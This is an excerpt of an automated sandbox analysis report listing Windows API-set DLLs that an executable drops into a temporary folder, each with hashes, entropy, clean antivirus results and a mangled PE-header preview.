SHA1:	77EDF9509A252E886D4DA388BF9C9294D95498EB
SHA-256:	C85DC081B1964B77D289AAC43CC64746E7B141D036F248A731601EB98F827719
SHA-512:	2AFAB302FE0F7476A4254714575D77B584CD2DC5330B9B25B852CD71267CDA365D280F9AA8D544D4687DC388A2614A51C0418864C41AD389E1E847D81C3AB74
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...4..|.....!.. ....0.....8=.....T.....text...}..... . .`.rsrc..... .....@..@....4..|.....8...T...T.....4..|.....d.....4..|.....RSDS.=.Co.P..Gd./%P....api-ms-win-core-file-l2-1-0.pdb.....T....rdata..T..... rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....4..|.....D...p.....#...P.....:...g.....<...m.....%...Z.....api-ms-win-core-file-l2-1-0.dll.CopyFile2.kernel32.CopyFile2.CopyFileExW.kernel32.CopyFileExW.Crea

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-handle-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.1117101479630005
Encrypted:	false
SSDEEP:	384:AWPhWXDz6i00GftpBj5FrFaemx+lDbNh/6:hroidkeppp
MD5:	6DB54065B33861967B491DD1C8FD8595
SHA1:	ED0938BBC0E2A863859AAD64606B8FC4C69B810A
SHA-256:	945CC64EE04B1964C1F9FCDC3124DD83973D332F5CFB696CDF128CA5C4CBD0E5
SHA-512:	AA6F0BCB760D449A3A82AED67CA0F7FB747CBB82E627210F377AF74E0B43A45BA660E9E3FE1AD4CBD2B46B1127108EC4A96C5CF9DE1BDEC36E993D0657A61 5B6
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....G..... .....!..... ....V.....@....._..... .....8=.....T.....text..._..... ....`.rsrc..... .....@..@.....G.....:...T...T.....G.....d.....G.....RSDSQ..{...IS].0.> ....api-ms-win-core-handle-l1-1-0.pdb.....T....rdata. .T.....rdata$zzzdbg....._....edata... ..`....rsrc$01....` .....rsrc$02.....G....Z.....(...<...P.....A...|.....,.....api-ms-win-core-handle-l1-1-0.dll.CloseHandle.kernel32.CloseHandle.CompareObjectHandles.kernel32.CompareObjectHandles.DuplicateHandle.kernel32

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-heap-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.174986589968396
Encrypted:	false
SSDEEP:	192:GElqWIghWGZi5edXe123Ouo+Uggs/nGfe4pBjS/PHyRWh0txKdmVWQ4GWC2w4Dj3:GElqWPhWCXYi00GftpBjP9emYXlDbNs
MD5:	2EA3901D7B50BF6071EC8732371B821C
SHA1:	E7BE926F0F7D842271F7EDC7A4989544F4477DA7
SHA-256:	44F6DF4280C8ECC9C6E609B1A4BFEE041332D337D84679CFE0D6678CE8F2998A

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-heap-l1-1-0.dll	
SHA-512:	6BFFAC8E157A913C5660CD2FABD503C09B47D25F9C220DCE8615255C9524E4896EDF76FE2C2CC8BDEF58D9E736F5514A53C8E33D8325476C5F605C2421F15C D
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....:.....!.. ....0.....@..... ....8=.....T..... .....text..... . .`.rsrc..... .....@..@.....:.....8...T...T.....:.....d.....:.....RSDS.K....OB;....X.....api-ms-win-core-heap-l1-1-0.pdb.....T....rdata..T..... .rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....:.....X.....2...Q...q.....C...h.....(...E...f.....0..._...z..... .....api-ms-win-core-heap-l1-1-0.dll.GetProcessHeap.k

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-interlocked-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	17856
Entropy (8bit):	7.076803035880586
Encrypted:	false
SSDEEP:	192:DtiYsFWWIghWGQtu7B123Ouo+Uggs/nGfe4pBjSPiZadcbWh0txKdmVWQ4mWf2FN:5iYsFWWPhWUTi00GftpBjremUBNlgC
MD5:	D97A1CB141C6806F0101A5ED2673A63D
SHA1:	D31A84C1499A9128A8F0EFEA4230FCFA6C9579BE
SHA-256:	DECCD75FC3FC2BB31338B6FE26DEFFBD7914C6CD6A907E76FD4931B7D141718C
SHA-512:	0E3202041DEF9D2278416B7826C61621DCED6DEE8269507CE5783C193771F6B26D47FEB0700BBE937D8AFF9F7489890B5263D63203B5BA99E0B4099A5699C620
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....$.....!.. ....0.....@..... ....9.....T..... .....text..... .. `.rsrc..... .....@..@.....$.....?...T...T.....$.....d.....$.....RSDS#.....,.S.6.~j....api-ms-win-core-interlocked-l1-1-0.pdb.....T....rdata..T .....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....$.....(...T.....L.....!...U.....1.....p.....@...s..... .....api-ms-win-core-interlocked-l1-1-0.dll.InitializeSListHead.kernel32.InitializeSLis

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-libraryloader-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.131154779640255
Encrypted:	false
SSDEEP:	384:yHvuBL3BmWPhWZTi00GftpBjNKnemenyAlvN9W/L:yWBL3BXYoinKne1yd
MD5:	D0873E21721D04E20B6FFB038ACCF2F1
SHA1:	9E39E505D80D67B347B19A349A1532746C1F7F88
SHA-256:	BB25CCF8694D1FCFCE85A7159DCF6985FDB54728D29B021CB3D14242F65909CE
SHA-512:	4B7F2AD9EAD6489E1EA0704CF5F1B1579BAF1061B193D54CC6201FFDDA890A8C8FACB23091DFD851DD70D7922E0C7E95416F623C48EC25137DDD66E32DF9A 7
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....u*l.....!.. ....0.....9.....@..... ....8=.....T..... .....text..... . .`.rsrc..... .....@..@.....u*l.....A...T...T.....u*l.....d.....u*l.....RSDSU..e.j.(.wD.....api-ms-win-core-libraryloader-l1-1-0.pdb.....T....rdata ..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....u*l.....(...p.....R...}.....*...Y.....8..._.....B...k.....F... u.....)...P...w.....api-ms-win-c

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-localization-l1-2-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20792
Entropy (8bit):	7.089032314841867
Encrypted:	false
SSDEEP:	384:KOMw3zdp3bwjGjue9/0jCRrndbVWPhWIDz6i00GftpBj6cemjlD16Pa+4r:KOMwBprwjGjue9/0jCRrndbCOoireqv
MD5:	EFF11130BFE0D9C90C0026BF2FB219AE
SHA1:	CF4C89A6E46090D3D8FEEB9EB697AEA8A26E4088
SHA-256:	03AD57C24FF2CF895B5F533F0ECBD10266FD8634C6B9053CC9CB33B814AD5D97
SHA-512:	8133FB9F6B92F498413DB3140A80D6624A705F80D9C7AE627DFD48ADEB8C5305A61351BF27BBF02B4D3961F9943E26C55C2A66976251BB61EF1537BC8C212AD
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...S.v..... .....!..... ....0.....@..... .....8=.....T..... .....text..... ....`.rsrc..... .....@..@....S.v.....@...T...T.....S.v.....d.....S.v.....RSDS..pS...Z4Yr.E@.....api-ms-win-core-localization-l1-2-0.pdb.....T. ...rdata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....S.v.....v.....;..;...(.....<...f.....5...].....!...I...q..... N...../...j...../...^...../...\.....8...`.....

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-memory-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.101895292899441
Encrypted:	false
SSDEEP:	384:+bZWPhWUsnhi00GftpBjwBemQlD16Par7:b4nhoi6BedH
MD5:	D500D9E24F33933956DF0E26F087FD91
SHA1:	6C537678AB6CFD6F3EA0DC0F5ABEFD1C4924F0C0
SHA-256:	BB33A9E906A5863043753C44F6F8165AFE4D5EDB7E55EFA4C7E6E1ED90778ECA
SHA-512:	C89023EB98BF29ADEEBFBCB570427B6DF301DE3D27FF7F4F0A098949F987F7C192E23695888A73F1A2019F1AF06F2135F919F6C606A07C8FA9F07C00C64A34B5
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....%(.... .....!..... ....0.....@.....l..... .....8=.....T.....text...l..... ....`.rsrc..... .....@..@.....%(.....:...T...T.....%(.....d.....%(.....RSDS.~....%.T.....CO....api-ms-win-core-memory-l1-1-0.pdb.....T....r data..T.....rdata$zzzdbg.....l....edata... ..`....rsrc$01....` .....rsrc$02.....%(.....(...h.....)...P...w.....C...g.....%...P.....B...g..... .....4...[...|.....=.....api-ms-win-core-memory-l1-1-0.dl

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-namedpipe-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.16337963516533
Encrypted:	false
SSDEEP:	192:pgWIghWGZiBeS123Ouo+Uggs/nGfe4pBjS/fE/hWh0txKdmVWQ4GWoxYyqnaj/6B:iWPhWUEi00GftpBj1temnltcwWB
MD5:	6F6796D1278670CCE6E2D85199623E27
SHA1:	8AA2155C3D3D5AA23F56CD0BC507255FC953CCC3
SHA-256:	C4F60F911068AB6D7F578D449BA7B5B9969F08FC683FD0CE8E2705BBF061F507
SHA-512:	6E7B134CA930BB33D2822677F31ECA1CB6C1DFF55211296324D2EA9EBDC7C01338F07D22A10C5C5E1179F14B1B5A4E3B0BAFB1C8D39FCF1107C57F9EAF063A B
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L... .....!.. ....0.....-....@..... .....8=.....T.....text..... . .`.rsrc..... .....@..@.... .....=...T...T..... .....d..... .....RSDS...IK..XM.&.....api-ms-win-core-namedpipe-l1-1-0.pdb.....T....rdata..T.. .....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02..... .....(...P...x.....:...w.....O...y.....&...W.....=...j.....api-ms-win-core-namedpipe-l1-1-0.dll.ConnectNamedPipe.kernel32.ConnectNamedPipe.CreateNamedP

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-processenvironment-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19248
Entropy (8bit):	7.073730829887072
Encrypted:	false
SSDEEP:	192:wXjWIghWGd4dsNtL/123Ouo+Uggs/nGfe4pBjSXcYddWh0txKdmVWQ4SW04engo5:MjWPhWHsnhi00GftpBjW7emOj5l1z6hP
MD5:	5F73A814936C8E7E4A2DFD68876143C8
SHA1:	D960016C4F553E461AFB5B06B039A15D2E76135E
SHA-256:	96898930FFB338DA45497BE019AE1ADCD63C5851141169D3023E53CE4C7A483E
SHA-512:	77987906A9D248448FA23DB2A634869B47AE3EC81EA383A74634A8C09244C674ECF9AADCDE298E5996CAFBB8522EDE78D08AAA270FD43C66BEDE24115CDBDI ED
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...).r.....!.. ....0.....:....@.....G..... .....0=.....T.....text...G..... . .`.rsrc..... .....@..@....).r.....F...T...T.....).r.....d.....).r.....RSDS.6..~x.....'.....api-ms-win-core-processenvironment-l1-1-0.pdb.....T... .rdata..T.....rdata$zzzdbg.....G....edata... ..`....rsrc$01....` .....rsrc$02.....).r.....(...|.....B.....$...M...{.....P.....6...k.....)/...(...e..... ..=...f.....8...q.....!...T..... .....

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-processthreads-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19392
Entropy (8bit):	7.082421046253008
Encrypted:	false
SSDEEP:	384:afk1JzNcKSIJWPhW2snhi00GftpBjZqcLvemr4PlgC:RcKST+nhoi/BbeGv

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-processthreads-l1-1-0.dll	
MD5:	A2D7D7711F9C0E3E065B2929FF342666
SHA1:	A17B1F36E73B82EF9BFB831058F187535A550EB8
SHA-256:	9DAB884071B1F7D7A167F9BEC94BA2BEE875E3365603FA29B31DE286C6A97A1D
SHA-512:	D436B2192C4392A041E20506B2DFB593FE5797F1FDC2CDEB2D7958832C4C0A9E00D3AEA6AA1737D8A9773817FEADF47EE826A6B05FD75AB0BDAE984895C2C4EF
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. ....0.....l.....@..... ....9.....T.....text..... . .`.rsrc..... .....@..@.....B...T...T.....d.....RSDS..t.....=j.....api-ms-win-core-processthreads-l1-1-0.pdb.....T....rdata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....1...1...(.....K...x.....,...`.....C...q.....'...N...y....."...I...{..... .....B...p.....,...c.....H...x.....9...S...p.....

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-processthreads-l1-1-1.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.1156948849491055
Encrypted:	false
SSDEEP:	384:xzADfIeRWPhWKEi00GftpBjj1emMVlvN0M:xzfeWeoi11ep
MD5:	D0289835D97D103BAD0DD7B9637538A1
SHA1:	8CEEBE1E9ABB0044808122557DE8AAB28AD14575
SHA-256:	91EEB842973495DEB98CEF0377240D2F9C3D370AC4CF513FD215857E9F265A6A
SHA-512:	97C47B2E1BFD45B905F51A282683434ED784BFB334B908BF5A47285F90201A23817FF91E21EA0B9CA5F6EE6B69ACAC252EEC55D895F942A94EDD88C4BFD2DAD
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....9.....!.. ....0.....k.....@..... ....8=.....T.....text..... . .`.rsrc..... .....@..@.....9.....B...T...T.....9.....d.....9.....RSDS&.n....5..l....)....api-ms-win-core-processthreads-l1-1-1.pdb.....T....rdata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....9.....(...` .....-...l....."...W.....N.....P.....F...q.....3. ..r.....api-ms-win-core-processthreads-l1-1-1.dll.FlushInstr

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-profile-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	17712
Entropy (8bit):	7.187691342157284
Encrypted:	false
SSDEEP:	192:w9WIghWGdUuDz7M123Ouo+Uggs/nGfe4pBjSXrw58h6Wh0txKdmVWQ4SW7QQtzko:w9WPhWYDz6i00GftpBjXPemD5l1z6hv
MD5:	FEE0926AA1BF00F2BEC9DA5DB7B2DE56
SHA1:	F5A4EB3D8AC8FB68AF716857629A43CD6BE63473
SHA-256:	8EB5270FA99069709C846DB38BE743A1A80A42AA1A88776131F79E1D07CC411C
SHA-512:	0958759A1C4A4126F80AA5CDD9DF0E18504198AEC6828C8CE8EB5F615AD33BF7EF0231B509ED6FD1304EEAB32878C5A649881901ABD26D05FD686F5EBEF2D13
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....&.....!... ....0.....0.....@..... ....0=.....T.....text..... .. `.rsrc..... .....@..@.....&.....d.....&.....RSDS...O.""#.n....D:....api-ms-win-core-profile-l1-1-0.pdb.....T....rdata..T..... .rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....&.....<.....(...0...8...w....._.....api-ms-win-core-profile-l1-1-0.dll.QueryPerformanceCounter.kernel32.QueryPerformanceCounter.QueryPerformanceFrequency.kernel32.QueryPerformanceFrequency.....

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-rtlsupport-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	17720
Entropy (8bit):	7.19694878324007
Encrypted:	false
SSDEEP:	384:61G1WPhWksnhi00GftpBjEVXremWRlP55Jk:kGiYnhoiqVXreDT5Y
MD5:	FDBA0DB0A1652D86CD471EAA509E56EA
SHA1:	3197CB45787D47BAC80223E3E98851E48A122EFA
SHA-256:	2257FEA1E71F7058439B3727ED68EF048BD91DCACD64762EB5C64A9D49DF0B57
SHA-512:	E5056D2BD34DC74FC5F35EA7AA8189AAA86569904B0013A7830314AE0E2763E95483FABDCBA93F6418FB447A4A74AB0F07712ED23F2E1B840E47A099B1E68E18
Malicious:	false

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-rtlsupport-l1-1-0.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....(.....!.. ....0.....}"....@..... ....8=.....T.....text..... . .`.rsrc..... .....@..@.....(.....>...T...T.....(.....d.....(.....RSDS?.L.N.o.....=.....api-ms-win-core-rtlsupport-l1-1-0.pdb.....T....rdata..T.....rdata$zzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....(....F.....(...4...@...~.....l.....api-ms-win-core-rtlsupport-l1-1-0.dll.RtlCaptureContext.ntdll.RtlCaptureContext.RtlCaptureStackBackTrace.ntdll.RtlCaptureStackBackTrace.RtlUnwind.ntdll.RtlUnwind.

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-string-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.137724132900032
Encrypted:	false
SSDEEP:	384:xyMvRWPhWFs0i00GftpBjwCJdemnflUG+zl4:xyMvWWoibeTnn
MD5:	12CC7D8017023EF04EBDD28EF9558305
SHA1:	F859A66009D1CAAE88BF36B569B63E1FBDAE9493
SHA-256:	7670FDEDE524A485C13B11A7C878015E9B0D441B7D8EB15CA675AD6B9C9A7311
SHA-512:	F62303D98EA7D0DDBE78E4AB4DB31AC283C3A6F56DBE5E3640CBCF8C06353A37776BF914CFE57BBB77FC94CCFA48FAC06E74E27A4333FBDD112554C64683829
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....R..... .....!..... ....0.....\....@..... ....8=.....T.....text..... ....`.rsrc..... .....@..@.....R.....:...T...T.....R.....d.....R.....RSDS..D..a..1.f....7....api-ms-win-core-string-l1-1-0.pdb.....T....rdata..T.....rdata$zzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....R.....x.....(...H...h.....)...O...x.....>...i.....api-ms-win-core-string-l1-1-0.dll.CompareStringEx.kernel32.CompareStringEx.CompareStringOrdinal.kernel32.Compare

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-synch-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20280
Entropy (8bit):	7.04640581473745
Encrypted:	false
SSDEEP:	384:5Xdv3V0dfpkXc0vVaHWPhWXEi00GftpBj9em+4lndanJ7o:5Xdv3VqpkXc0vVa8poivex
MD5:	71AF7ED2A72267AAAD8564524903CFF6
SHA1:	8A8437123DE5A22AB843ADC24A01AC06F48DB0D3
SHA-256:	5DD4CCD63E6ED07CA3987AB5634CA4207D69C47C2544DFEFC41935617652820F
SHA-512:	7EC2E0FEBC89263925C0352A2DE8CC13DA37172555C3AF9869F9DBB3D627DD1382D2ED3FDAD90594B3E3B0733F2D3CFDEC45BC713A4B7E85A09C164C3DFA375
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....2.....!.. ....0.....@..... ....V..... .....8=.....T.....text...V..... ..... .`.rsrc..... .....@..@.....2.....9...T...T.....2.....d.....2.....RSDS...z..C...+Q_.....api-ms-win-core-synch-l1-1-0.pdb.....T....rdata..T..... ...rdata$zzdbg.....V....edata... ..`....rsrc$01....` .....rsrc$02.....2.....)...)...(.....p.....1...c.....!...F...m.....$...X.....$...[.....@...i... .....!...Q.....[.....7.....O.....

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-synch-l1-2-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.138910839042951
Encrypted:	false
SSDEEP:	384:JtZ3gWPhWFA0i00GftpBj4Z8wemFfYlP55t:j+oiVweb53
MD5:	0D1AA99ED8069BA73CFD74B0FDDC7B3A
SHA1:	BA1F5384072DF8AF5743F81FD02C98773B5ED147
SHA-256:	30D99CE1D732F6C9CF82671E1D9088AA94E720382066B79175E2D16778A3DAD1
SHA-512:	6B1A87B1C223B757E5A39486BE60F7DD2956BB505A235DF406BCF693C7DD440E1F6D65FFEF7FDE491371C682F4A8BB3FD4CE8D8E09A6992BB131ADDF11EF2BF9
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...X*uY.... .....!..... ....0.....3.....@.....v..... .....8=.....T.....text...v..... ....`.rsrc..... .....@..@....X*uY.....9...T...T.....X*uY.....d.....X*uY.....RSDS.V..B...`..S3.....api-ms-win-core-synch-l1-2-0.pdb.....T....rdata..T.....rdata$zzdbg.....v....edata... ..`....rsrc$01....` .....rsrc$02.....X*uY.....(...l.....R.....W.....&...b.....$...W.....6...w..... .....;...|.....H.....A.....api-ms-win-core-synch-

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-sysinfo-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19248
Entropy (8bit):	7.072555805949365
Encrypted:	false
SSDEEP:	384:2q25WPhWWsnhi00GftpBj1u6qXxem4l1z6hi:25+SnhoiG6IeA8
MD5:	19A40AF040BD7ADD901AA967600259D9
SHA1:	05B6322979B0B67526AE5CD6E820596CBE7393E4
SHA-256:	4B704B36E1672AE02E697EFD1BF46F11B42D776550BA34A90CD189F6C5C61F92
SHA-512:	5CC4D55350A808620A7E8A993A90E7D05B441DA24127A00B15F96AAE902E4538CA4FED5628D7072358E14681543FD750AD49877B75E790D201AB9BAFF6898C8D
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....C=.... ......!..... ....0.....@.....E..... .....0=.....T.....text...E..... ....`.rsrc..... .....@..@.....C=.....;...T...T.....C=.....d.....C=.....RSDS....T.>eD.#\|../....api-ms-win-core-sysinfo-l1-1-0.pdb.....T....r data..T.....rdata$zzzdbg.....E....edata... ..`....rsrc$01....` .....rsrc$02.....C=.....(.....:...i.....N.....7...s.....+...M...r...../...'... V.....:...k.....X..... ...?...d.....".....

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-timezone-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18224
Entropy (8bit):	7.17450177544266
Encrypted:	false
SSDEEP:	384:SWPhWK3di00GftpBjH35Gvem2Al1z6hIu:77NoiOve7eu
MD5:	BABF80608FD68A09656871EC8597296C
SHA1:	33952578924B0376CA4AE6A10B8D4ED749D10688
SHA-256:	24C9AA0B70E557A49DAC159C825A013A71A190DF5E7A837BFA047A06BBA59ECA
SHA-512:	3FFFFD90800DE708D62978CA7B50FE9CE1E47839CDA11ED9E7723ACEC7AB5829FA901595868E4AB029CDFB12137CF8ECD7B685953330D0900F741C894B88257
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....Y.x.... ......!..... ....0.....}3....@..... .....0=.....T.....text..... ....`.rsrc..... .....@..@.....Y.x.....<...T...T.....Y.x.....d.....Y.x.....RSDS.^.b. .t.H.a.....api-ms-win-core-timezone-l1-1-0.pdb.....T....rd ata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....Y.x.....(...L...p.....5...s.....+...i.....U.....I.....api-ms-win-core-timezone-l1-1-0.dll.FileTimeToSystemTime.kernel32.FileTimeToSystemTime.GetDynamicTimeZ

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-core-util-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.1007227686954275
Encrypted:	false
SSDEEP:	192:pePWIghWG4U9wluZo123Ouo+Uggs/nGfe4pBjSbKT8wuxWh0txKdmVWQ4CWnFnwQ:pYWPhWFS0i00GftpBj7DudemJlP552
MD5:	0F079489ABD2B16751CEB7447512A70D
SHA1:	679DD712ED1C46FBD9BC8615598DA585D94D5D87
SHA-256:	F7D450A0F59151BCEFB98D20FCAE35F76029DF57138002DB5651D1B6A33ADC86
SHA-512:	92D64299EBDE83A4D7BE36F07F65DD868DA2765EB3B39F5128321AFF66ABD66171C7542E06272CB958901D403CCF69ED716259E0556EE983D2973FAA03C55D3
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....f.....!.. ....0.....`k....@.....9..... .....8=.....T.....text...)..... . .`.rsrc..... .....@..@.....f.....8...T...T.....f.....d.....f.....RSDS*...$.L.Rm..l.....api-ms-win-core-util-l1-1-0.pdb.....T....rdata..T.....r data$zzzdbg.....9....edata... ..`....rsrc$01....` .....rsrc$02.....f.....J.....@...o.....j...}.....api-ms-win-core-util-l1-1-0.dll.Beep.kernel32.Beep .DecodePointer.kernel32.DecodePointer.DecodeSystemPointer.kernel32.DecodeSystemPointer.EncodePointer.kernel3

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-conio-l1-1-0.dll	
Process:	C:\Users\user\Desktop\1COK25f1vT.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19256
Entropy (8bit):	7.088693688879585
Encrypted:	false
SSDEEP:	384:8WPhWz4Ri00GftpBjDb7bemHlndanJ7DW:Fm0oiV7beV
MD5:	6EA692F862BDEB446E649E4B2893E36F
SHA1:	84FCEAE03D28FF1907048ACEE7EAE7E45BAAF2BD

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-conio-l1-1-0.dll

SHA-256:	9CA21763C528584BDB4EFEBE914FAAF792C9D7360677C87E93BD7BA7BB4367F2
SHA-512:	9661C135F50000E0018B3E5C119515CFE977B2F5F88B0F5715E29DF10517B196C81694D074398C99A572A971EC843B3676D6A831714AB632645ED25959D5E3E7
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!... ....0.....@..... .....8=.....T.....text..... .. `.rsrc..... .....@..@v.....8...d...d.....d.....RSDS....<....2..u....api-ms-win-crt-conio-l1-1-0.pdb.....d....rdata..d..... rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....T.....(.....>...w...../...W...p.....,...L...l.....,...L...m..... t.....'...^.....P...g.....$...=...

C:\Users\user\AppData\Local\Temp\2fda\api-ms-win-crt-convert-l1-1-0.dll

Process:	C:\Users\user\Desktop\1COK25f1vT.exe
